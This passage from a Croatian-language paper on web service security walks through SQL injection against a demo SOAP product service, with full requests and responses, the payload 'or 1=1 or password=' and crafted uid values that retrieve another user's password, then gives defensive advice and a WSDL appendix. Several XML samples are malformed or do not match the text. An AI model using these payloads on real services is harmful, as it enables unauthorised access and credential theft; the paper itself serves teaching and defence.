System.Data.Oledb.OledbCommand.ExecuteComand (CommandBehaviour behaviour
Object& and execureResult) at
System.Data.Oledb.OledbCommandExecuteReaderInternal
(Command ehaviour behaviour String method) at)
 System.Data.Oledb.OledbCommand.ExecuteReader(CommandBehaviour  behaviour)  at
System.DataOledb.OledbCommandExecuteReader()                                 at
ProductInfo.ProductDBAccess.GetProductInformation(String  ProductName,  String
uid, String password) at
ProductInfo.ProductInfo.GetProductInformationbyName (String name, String uid,
String password) - End of inner exception stack trace --- </faultstring>
<detail/>
</soap:Fault>
</soap:Body>
</soap:Envelope>
```

Iz dobivenog ispisa jasno se vidi da aplikacija ne provodi nikakvu provjeru korisničkog unosa, i da se podaci pohranjuju u SQL bazi podataka. Poruka o grešci sadržana je unutar `faultstring` spremnika, kojeg je potrebno promatrati odozdo prema gore. Poruke uključene unutar `faultstring` spremnika sadrže podatke o metodama koje su pozvane, zajedno s njenim argumentima, podatke o SQL upitu koji je generirao grešku te druge informacije koje neovlaštenim korisnicima predstavljaju dragocjene podatke prilikom planiranja i provođenja malicioznih aktivnosti (označeno žuto u gornjem primjeru). Iz ispisa se može vidjeti kako generirani upit koristi naredbu SQL LIKE, a u poruci o grešci vidljiv je i znak jednostrukih navodnika koji je proslijeđen aplikaciji. LIKE naredba koristi se za pretraživanje svih zapisa koji u sebi sadrže određeni uzorak (engl. *pattern*), a u sklopu iste moguće je koristiti i znak % koji se koristi kao zamjenski znak (engl. *wildcard*) prilikom pretraživanja. U sljedećem koraku aplikaciji je proslijeđen upravo spomenuti znak %, kako bi se iz baze pokušao dobiti bilo koji zapis, čijom bi se analizom moglo doći do preciznijih podataka o strukturi baze. Upit klijenta sa sadržanim % znakom te odgovor poslužitelja priloženi su u nastavku.

Upit klijenta:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<SOAP-ENV: Envelope xmlns:SOAPSDK1=http://www.w3.org/2001/XMLSchema
xmlns:SOAPSDK2=http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAPSDK3=http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP:-ENV=http://schemas.xmlsoap.org/soap/envelope/>
<SOAP-ENV:Body>
<SOAPSDK4:GetProductInformationByName
xmlns:SOAPSDK4=http://sfaustlap/ProductInfo/>
<SOAPSD4:name>%</SOAPSD4:name>
<SOAPSD4:uid>987-654-4456</SOAPSD4:name>
<SOAPSD4:password>123456</SOAPSD4:password>
</SOAPSD4:GetProductInformationByName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Odgovor poslužitelja:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:soap http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd http://www.w3.org/2001/XMLSchema"
<soap:Body>
<GetProductInformationByNameResponse xmlns:http://sfaustlap/ProductInfo/">
<GetProductInformationByNameResult>
<productid>1</productid>

<ProductName>Chair</productName>
<productQuantity>45</productQuantity>
<PoductPrice>100</PoductPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap:Body>
</soap:Envelope>
```

Kao što se moglo očekivati, poslužitelj je odgovorio sa zapisom iz baze (označeno žutom bojom), bez poruke o grešci. Treba primijetiti, kako je poslužitelj vratio samo jedan zapis, iako su prema značenju

znaka % trebali biti vraćeni svi zapisi iz baze. Razlog ovome može se dobiti pregledavanjem wsdl datoteke koja opisuje ovaj servis, gdje se jasno može vidjeti da je povratna vrijednost `GetProductInformationByName` metode definirana kao `string`, a ne kao tip `ArrayOfStrings`. Samim time klijentu je vraćen samo jedan zapis iz baze, a ne svi kako je to bilo za očekivati.

Iako korištenje LIKE naredbe, u sklopu SQL upita kojim se pristupa bazi, neovlaštenom korisniku omogućuje dolazak do određenih zapisa u bazi (prosljeđivanjem zamjenskog % znaka), autentikacija koju servis provodi na temelju `uid` i `password` parametra ipak ograničava količinu informacija do kojih je moguće doći. U sljedećem koraku cilj je analizirati način na koji aplikacija provodi autentikaciju upita, te pronaći način da se uz pomoć poznatih parametara autentikacije (`uid` i `password` parametri iz wsdl datoteke priložene u dodatku) zaobiđu sigurnosne mjere i ostvari pristup ostalim podacima u bazi.

U ovu svrhu koristit će se identičan upit kao i u prethodnom primjeru, samo što će se u ovom slučaju kao dio `uid` parametra aplikaciji biti proslijeđen znak jednostrukih navodnika. Na ovaj način želi se provjeriti da li je isti propust provjere korisničkog unosa prisutan i kod `uid` parametra i da li se može iskoristiti za ostvarivanje neautoriziranog pristupa podacima.

Upit klijenta:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<SOAP-ENV: Envelope xmlns:SOAPSDK1=http://www.w3.org/2001/XMLSchema
xmlns:SOAPSDK2=http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAPSDK3=http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP:-ENV=http://schemas.xmlsoap.org/soap/envelope/>
<SOAP-ENV:Body>
<SOAPSDK4:GetProductInformationByName
xmlns:SOAPSDK4=http://sfaustlap/ProductInfo/>
<SOAPSD4:name>%</SOAPSD4:name>
<SOAPSD4:uid>987-654-4456'</SOAPSD4:name>
<SOAPSD4:password>123456</SOAPSD4:password>
</SOAPSD4:GetProductInformationByName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Odgovor poslužitelja:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:soap http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd http://www.w3.org/2001/XMLSchema"
<soap:Body>
<soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>SystemWebServices.Protocols:SoapException: Server was unable to
process request ---> System.Data.Oledb.OledbException: Syntax Error (missing
operator) in query expression 'providerid='987-654-4456" and
password='123456". at
System.Data.OledbOledbCommandExecuteCommandTextErrorHandling (Int32 hr) at
System.Data.Oledb.OledbCommandTextForSingleResult(tagDBPARAMS dbparams,
Object& executeResult) at
System.Data.Oledb.OledbCommand.ExecuteCommandText (Object& executeResult) at
System.Data.Oledb.OledbCommand.ExecuteComand (CommandBehaviour behaviour
Object& and execureResult) at
System.Data.Oledb.OledbCommandExecuteReaderInternal
(Command ehaviour behaviour String method) at)
 System.Data.Oledb.OledbCommand.ExecuteReader(CommandBehaviour behaviour) at
System.DataOledb.OledbCommandExecuteReader() at
ProductInfo.ProductDBAccess.VerifyAuthentication(String uid, String password)
at
ProductInfo.ProductDBAccess.GetProductInformation(String ProductName, String
uid, String password) at
ProductInfo.ProductInfo.GetProductInformationByName (String name, String uid,
String password) - End of inner exception stack trace --- </faultstring>
<detail/>
</soap:Fault>
</soap:Body>
</soap:Envelope>
```

Iz dobivenog ispisa jasno se može uočiti na koji način aplikacija koristi `uid` i `password` parametre za autentikaciju upita. Analizom dobivene `faultstring` poruke o grešci, može se uočiti kako se dobiveni podaci prosljeđuju `ProductInfo.PrccoductDBAccess.VerifyAuthentication(String uid, String password)` metodi (označeno žuto), a također je vidljivo da se ne provodi provjera korisničkog unosa, jer je znak jednostrukog navodnika izravno korišten u SQL upitu za pristup bazi. Analizom dobivene poruke i korištenjem poznatih tehnika iz područja umetanja SQL naredbi vrlo je jednostavno kreirati prilagođeni SQL upit kojim će se zaobići mehanizam provjere korisničke zaporke. Najjednostavniji način na koji je to moguće postići je dodavanje uvjeta istinitosti na kraj `password` parametra koji se prosljeđuje aplikaciji. Na taj način novi SQL upit koji se formira na temelju korisničkog unosa imao bi oblik `select podatak from tablica where uid='123456' and password='nesto' or true`. Uvjet istinitosti moguće je realizirati umetanjem niza `'or 1=1 or password='` u polje `password`. Na taj način konačni upit u bazu izgledao bi `select podatak from tablica where uid='xxx-yyy-zzzz' and password='' or 1=1 or password=''`.
SOAP upit klijenta kojim se realizira SQL Injection napad i pripadajući odgovor poslužitelja priloženi su u nastavku.

Upit klijenta:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<SOAP-ENV: Envelope xmlns:SOAPSDK1=http://www.w3.org/2001/XMLSchema
xmlns:SOAPSDK2=http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAPSDK3=http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP:-ENV=http://schemas.xmlsoap.org/soap/envelope/>
<SOAP-ENV:Body>
<SOAPSDK4:GetProductInformationByName
xmlns:SOAPSDK4=http://sfaustlap/ProductInfo/>
<SOAPSD4:name>%</SOAPSD4:name>
<SOAPSD4:uid>xxx-yyy-zzzz'</SOAPSD4:name>
<SOAPSD4:password>123456</SOAPSD4:password>
</SOAPSD4:GetProductInformationByName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Odgovor poslužitelja:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:soap http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd http://www.w3.org/2001/XMLSchema"
<soap:Body>
<GetProductInformationByNameResponse xmlns:http://sfaustlap/ProductInfo/">
<GetProductInformationByNameResult>
<productid>1</productid>
<ProductName>Chair</productName>
<PoductQuantity>45</PoductQuantity>
<PoductPrice>100</PoductPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap:Body>
</soap:Envelope>
```

Kako se može vidjeti iz odgovora poslužitelja, napad umetanjem SQL naredbi je bio uspješan. Ovakav rezultat upućuje na ozbiljnu ranjivost testiranog servisa, koja neovlaštenim korisnicima omogućuje neautorizirani pristup podacima u bazi. Sljedećim upitom pokušat će se iskoristiti opisana ranjivost u svrhu dolaska do zaporki i podataka ostalih korisnika sustava. U tom smislu potrebno je generirati upit koji će zaobići autentikaciju korisnika koja se provodi `GetProviderInfo (String uid, String passsword)` metodom, na identičan način kako je to u izvedeno sa `GetProductInformationByName` metodom prethodnom primjeru. Pripadajući upit priložen je u nastavku:

Upit klijenta:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<SOAP-ENV: Envelope xmlns:SOAPSDK1=http://www.w3.org/2001/XMLSchema
xmlns:SOAPSDK2=http://www.w3.org/2001/XMLSchema-instance"
```

```
xmlns:SOAPSDK3=http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP:-ENV=http://schemas.xmlsoap.org/soap/envelope/>
<SOAP-ENV:Body>
<SOAPSDK4:GetProductInformationByName
xmlns:SOAPSDK4=http://sfaustlap/ProductInfo/>
<SOAPSD4:uid>xxx-yyy-zzzz</SOAPSD4:name>
<SOAPSD4:password>'or 1=1 or password='</SOAPSD4:password>
</SOAPSD4:GetProductInformationByName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Odgovor poslužitelja:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:soap http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd http://www.w3.org/2001/XMLSchema"
<soap:Body>
<GetProviderInfoResponse xmlns:http://sfaustlap/ProductInfo/">
<GetProviderInfoResult>
<providerid>xxx-yyy-zzzz</providerid>
<name>Pero Peric</productName>
<password>123456</password>
<discount>100</discount>
</GetProviderInfoResult>
</GetProviderInfoResponse>
</soap:Body>
</soap:Envelope>
```

Kao što se može primijetiti napad je i u ovom slučaju uspješno realiziran. Odgovor poslužitelja sadrži zaporku korisnika čiji je `uid` proslijeđen, zajedno s ostalim podacima kojima samo korisnik s proslijeđenim `uid`-om ima pravo pristupa. Iako se u ovom slučaju radi o test upitu u kojem je korisnik došao do vlastitih podataka, pretpostavka je da se isti napad može iskoristiti i za dolazak do podataka drugih korisnika ukoliko je poznat njihov uid parametar (do `uid` parametra moguće je doći *brute force*, *social engineering* ili nekom drugim sličnom metodom). Sljedeći upit formiran je uz pretpostavku da je poznat `uid` korisnika do čijih se podataka želi doći (npr. 111-222-3344). Kako bi napad bio uspješan, upit bi trebao imati sljedeći oblik `select vrijednost from tablica where uid="or"=" and password="or uid='111-222-3344'`. Kako bi se realizirao ovakav tip SQL upita uid parametru potrebno je pridijeliti vrijednost `or"='`, a parametru `password` vrijednost `'or providerid='111-222-3344`. Upit klijenta i odgovor klijenta priloženi su u nastavku.

Upit klijenta:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<SOAP-ENV: Envelope xmlns:SOAPSDK1=http://www.w3.org/2001/XMLSchema
xmlns:SOAPSDK2=http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAPSDK3=http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP:-ENV=http://schemas.xmlsoap.org/soap/envelope/>
<SOAP-ENV:Body>
<SOAPSDK4:GetProductInformationByName
xmlns:SOAPSDK4=http://sfaustlap/ProductInfo/>
<SOAPSD4:uid>'or"='</SOAPSD4:name>
<SOAPSD4:password>'or providerid'111-222-3344</SOAPSD4:password>
</SOAPSD4:GetProductInformationByName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Odgovor poslužitelja:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:soap http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd http://www.w3.org/2001/XMLSchema"
<soap:Body>
<GetProviderInfoResponse xmlns:http://sfaustlap/ProductInfo/">
<GetProviderInfoResult>
<providerid>111-222-3344</providerid>
<name>Marko</productName>
```

```
<password>0987654</password>
<discount>10</discount>
</GetProviderInfoResult>
</GetProviderInfoResponse>
</soap:Body>
</soap:Envelope>
```

Kako se moglo očekivati, napad je i u ovom slučaju uspješno realiziran. Maliciozni upit rezultirao je odgovorom poslužitelja u kojem je sadržana zaporka klijenta te osobni podaci vezani isključivo uz tog korisnika (u ovom slučaju radi se o podacima o popustu, parametar `discount`). Jasno je da mogućnost dolaska do podataka o popustu koji pojedini klijenti dobivaju od istog dobavljača predstavlja iznimno ozbiljnu ranjivost i da se ovakvi propusti mogu negativno odraziti na poslovanje tvrtke koja nudi opisanu uslugu.

7.2. Mogućnosti zaštite

Kako bi se sustav zaštitio od upravo opisanog tipa napada, potrebno je osigurati snažnu provjeru svih podataka koje aplikacija prima od strane korisnika, kao i onih koje aplikacija vraća korisniku. Nedovoljna provjera korisničkih podataka jedna je od tipičnih ranjivosti u području aplikacijske sigurnosti i u svim literaturama vezanim uz ovu tematiku navodi se kao pravilo broj jedan prilikom razvoja aplikacija. O problemu sigurnosti aplikacije, odnosno Web servisa u ovom slučaju, potrebno je voditi računa od samog početka razvoja sustava, a inicijativa i razumijevanje problematike potrebno je od svih sudionika u projektu (menadžeri, sistem administratori, voditelji projekata), a ne samo programera koji su izravno povezani sa pisanjem programskog koda. Vrlo je važno shvatiti kako "siguran" programski kod nastaje kao rezultat dobro osmišljenog i kvalitetno razrađenog pristupa od samog početka projekta, odnosno faze njegove inicijalizacije. Cilj razvoja aplikacije, koja će biti otporna na različite oblike malicioznih aktivnosti, mora biti jasno definiran na samom početku njezina razvoja. Pogrešan je pristup u kojem se gotovi programski kod daje sigurnosnim stručnjacima na analizu, kako bi se na taj način uklonili potencijalni sigurnosni problemi.

Najbolji pristup prilikom provjere korisničkog unosa je onaj u kojemu se zabranjuju svi tipovi podataka osim onih koje aplikacije očekuju u svrhu obavljanja svojih zadataka. Sve znakove koji namjenom aplikacije nisu predviđeni u korisničkom ulazu potrebno je blokirati.

Podatke koja aplikacija, odnosno servis, vraća klijentu također je potrebno sanirati prije slanja, kako bi se sustav zaštitio od napada kao što su *Cross Site Scripting*. Ispravljanje podataka posebno je važno u slučaju kada aplikacija klijentu vraća poruku o grešci. Inicijalne konfiguracije vrlo često u sklopu poruke o grešci vraćaju iznimno mnogo podataka o internom radu sustava, što iskusni neovlašteni korisnici mogu vrlo lako iskoristiti za daljnje planiranje i provođenje malicioznih aktivnosti.

8. Zaključak

U ovom dokumentu opisan je samo jedan segment ranjivosti Web servisa, ukoliko se prilikom njihovog razvoja ne vodi računa o sigurnosti. Iako tehnologija sama po sebi nudi brojne prednosti, i u ovom je slučaju posebnu pažnju potrebno posvetiti implementaciji odgovarajućih sigurnosnih kontrola, koje će neovlaštenim korisnicima onemogućiti pristup povjerljivim podacima. Većina sigurnosnih problema dobro je poznata iz područja sigurnosti Web aplikacija i većina preporuka može se preuzeti iz tog segmenta. Oni dijelovi koji su specifični i usko vezani uz Web servise morat će se riješiti razvojem novih i specijalno prilagođenih alata.

9. Reference

SOAP, http://www.w3.org/TR/SOAP/
Osborne, Web Services Security, Mark O'Neill, McGraw-Hill
SPI Labs, SOAP Web services Attacks,
http://downloads.securityfocus.com/library/SOAP_Web_Security.pdf
UDDI, http://www.uddi.org/
WSDL, http://www.w3.org/TR/wsdl

Dodatak A.

```
<?xml version="1.0" encoding="utf-8" ?>
<definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:s0="http://sfaustlap/ProductInfo/"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/"
targetNamespace="http://sfaustlap/ProductInfo/"
xmlns="http://schemas.xmlsoap.org/wsdl/">
<types>
<s:schema elementFormDefault="qualified"
targetNamespace="http://sfaustlap/ProductInfo/">
<s:element name="GetProducts">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="uid" type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="password" type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="GetProductsResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="GetProductsResult"
type="s0:ArrayOfProductInformation" />
</s:sequence>
</s:complexType>
</s:element>
<s:complexType name="ArrayOfProductInformation">
<s:sequence>
<s:element minOccurs="0" maxOccurs="unbounded" name="ProductInformation"
nillable="true" type="s0:ProductInformation" />
</s:sequence>
</s:complexType>
<s:complexType name="ProductInformation">
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="productid" type="s:int" />
<s:element minOccurs="0" maxOccurs="1" name="productName" type="s:string" />
<s:element minOccurs="1" maxOccurs="1" name="productQuantity" type="s:int" />
<s:element minOccurs="0" maxOccurs="1" name="productPrice" type="s:string" />
</s:sequence>
</s:complexType>
<s:element name="GetProductInformationByName">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="name" type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="uid" type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="password" type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="GetProductInformationByNameResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1"
name="GetProductInformationByNameResult" type="s0:ProductInformation" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="GetProductInformationByID">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="productID" type="s:int" />
<s:element minOccurs="0" maxOccurs="1" name="uid" type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="password" type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
```

```
<s:element name="GetProductInformationByIDResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="GetProductInformationByIDResult"
type="s0:ProductInformation" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="GetProviderInfo">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="uid" type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="password" type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="GetProviderInfoResponse">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="GetProviderInfoResult"
type="s0:ProviderInfo" />
</s:sequence>
</s:complexType>
</s:element>
<s:complexType name="ProviderInfo">
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="providerid" type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="name" type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="password" type="s:string" />
<s:element minOccurs="1" maxOccurs="1" name="discount" type="s:int" />
</s:sequence>
</s:complexType>
</s:schema>
</types>
<message name="GetProductsSoapIn">
<part name="parameters" element="s0:GetProducts" />
</message>
<message name="GetProductsSoapOut">
<part name="parameters" element="s0:GetProductsResponse" />
</message>
<message name="GetProductInformationByNameSoapIn">
<part name="parameters" element="s0:GetProductInformationByName" />
</message>
<message name="GetProductInformationByNameSoapOut">
<part name="parameters" element="s0:GetProductInformationByNameResponse" />
</message>
<message name="GetProductInformationByIDSoapIn">
<part name="parameters" element="s0:GetProductInformationByID" />
</message>
<message name="GetProductInformationByIDSoapOut">
<part name="parameters" element="s0:GetProductInformationByIDResponse" />
</message>
<message name="GetProviderInfoSoapIn">
<part name="parameters" element="s0:GetProviderInfo" />
</message>
<message name="GetProviderInfoSoapOut">
<part name="parameters" element="s0:GetProviderInfoResponse" />
</message>
<portType name="ProducInfoSoap">
<operation name="GetProducts">
<input message="s0:GetProductsSoapIn" />
<output message="s0:GetProductsSoapOut" />
</operation>
<operation name="GetProductInformationByName">
<input message="s0:GetProductInformationByNameSoapIn" />
<output message="s0:GetProductInformationByNameSoapOut" />
</operation>
<operation name="GetProductInformationByID">
<input message="s0:GetProductInformationByIDSoapIn" />
<output message="s0:GetProductInformationByIDSoapOut" />
</operation>
<operation name="GetProviderInfo">
<input message="s0:GetProviderInfoSoapIn" />
```

```
<output message="s0:GetProviderInfoSoapOut" />
</operation>
</portType>
<binding name="ProducInfoSoap" type="s0:ProducInfoSoap">
<soap:binding transport="http://schemas.xmlsoap.org/soap/http"
style="document" />
<operation name="GetProducts">
<soap:operation soapAction="http://sfaustlap/ProductInfo/GetProducts"
style="document" />
<input>
<soap:body use="literal" />
</input>
<output>
<soap:body use="literal" />
</output>
</operation>
<operation name="GetProductInformationByName">
<soap:operation
soapAction="http://sfaustlap/ProductInfo/GetProductInformationByName"
style="document" />
<input>
<soap:body use="literal" />
</input>
<output>
<soap:body use="literal" />
</output>
</operation>
<operation name="GetProductInformationByID">
<soap:operation
soapAction="http://sfaustlap/ProductInfo/GetProductInformationByID"
style="document" />
<input>
<soap:body use="literal" />
</input>
<output>
<soap:body use="literal" />
</output>
</operation>
<operation name="GetProviderInfo">
<soap:operation soapAction="http://sfaustlap/ProductInfo/GetProviderInfo"
style="document" />
<input>
<soap:body use="literal" />
</input>
<output>
<soap:body use="literal" />
</output>
</operation>
</binding>
<service name="ProducInfo">
<port name="ProducInfoSoap" binding="s0:ProducInfoSoap">
<soap:address location="http://127.0.0.1/ProductInfo/ProdInfo.asmx" />
</port>
</service>
</definitions>
```